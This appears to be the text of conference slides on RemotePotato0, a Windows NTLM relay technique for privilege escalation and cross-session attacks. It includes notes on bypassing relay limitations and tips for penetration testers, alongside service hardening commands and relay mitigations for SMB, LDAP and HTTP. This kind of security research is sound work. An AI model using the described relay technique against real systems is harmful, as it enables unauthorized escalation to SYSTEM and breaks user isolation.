.....0. .... = Negotiate Seal: Not set
.....0 .. ... = Negotiate Sign: Not set
.....0... .. = Request 0x00000008: Not set
.....1.. .. = Request Target: Set
.....1. .... = Negotiate OEM: Set
.....1 .. ... = Negotiate UNICODE: Set
```



RemotePotato0 - EOP use case by relaying potato authentication



RemotePotato0: Demo



The strange case of SMB relay

- RPC->SMB relay works as long as signin is not enabled and NLTM identify flag is not set
- If identify flag is set (ex: *PickerHost CLSID*) we can unset the flag and bypass this limitation
- Starting from November 2020 Patch Tuesday this is no more possible
- MIC is always checked, even if signin is not enabled!

RemotePotato0: Cross Session relay!

- Getting a shell in Session 0 is not so common for a regular user
- A more common scenario: you have a Remote Desktop session with multiple users connected you could attack via «cross session». Select the target session of your choice and profit! ;-)
- But «Session Moniker»^[1] cannot be combined with IStorage activation. No chance?

[1] <https://bugs.chromium.org/p/project-zero/issues/detail?id=1021>

RemotePotato0: Cross Session relay!

→ “Standard Activating Yourself to Greatness” [1] a recent post by Forshaw (*inspired by our RemotePotato0*) where he demonstrates that there are some “undocumented” ways to specify the target session before triggering the IStorage object, and left the exercise to the reader...

[1] <https://www.tiraniddo.dev/2021/04/standard-activating-yourself-to.html>

RemotePotato0: Cross Session relay!



Antonio Cocomazzi @splinter_code · Apr 29



RemotePotato0 Update:

We can confirm that **cross session activation works** in the relay scenario too so you can get rid of session 0 limitation! Now the real fun will ensue 🐈

cc @decoder_it

Mitigations for services

→ Change the sid type of the service to “WRITE RESTRICTED” [1]

sc.exe sidtype SampleService restricted

→ Use virtual service accounts [2] (or create your own [3])

sc.exe config SampleService obj= "NT SERVICE\SampleService"

→ Remove the impersonation privileges by specifying the only required privileges for the service(Least-Privilege) [1] [2]

sc.exe privs SampleService SeChangeNotifyPrivilege/SeCreateGlobalPrivilege

[1] <https://www.tiraniddo.dev/2020/01/empirically-assessing-windows-service.html>

[2] <https://decoder.cloud/2020/11/05/hands-off-my-service-account/>

[3] <https://www.tiraniddo.dev/2020/10/creating-your-own-virtual-service.html>

Mitigations against NTLM relay attacks

- For **HTTP**: configure Channel Binding Tokens validation by setting the **tokenChecking** attribute to a minimum of **Allow** (if not **Require**)
- For **LDAP**: you should set the Domain controller: LDAP server signing requirements Group Policy to **Require signature for non-LDAPS LDAP connections**
 - ◆ In addition, you should also set the Domain controller: LDAP server channel binding token requirements Group Policy to a minimum of **When Supported** (if not **Always**)
- For **SMB**: you should configure SMB Signing by setting the Group Policy Digitally sign server communication (**always**)

reference --> <https://labs.sentinelone.com/relaying-potatoes-dce-rpc-ntlm-relay-eop/>

Conclusion

- For **Sysadmins**: never rely on default WSH configuration for segregating the services. Remember that also MS do not consider it a security boundary but just a “safety boundary”?????
- For **Penetration Testers**: always run “whoami /priv” when you land to a new server and check for the SeImpersonatePrivilege. It’s a 1 click privesc to SYSTEM :D
- For **service providers**: do not sell web servers (IIS) by creating a new virtual host on a shared machine, please...
- Do not trust the multi-session user isolation offered by Windows as it can be broken by **RemotePotato0!**

Thank You

Feel free to reach out! :D



@decoder_it



@splinter_code

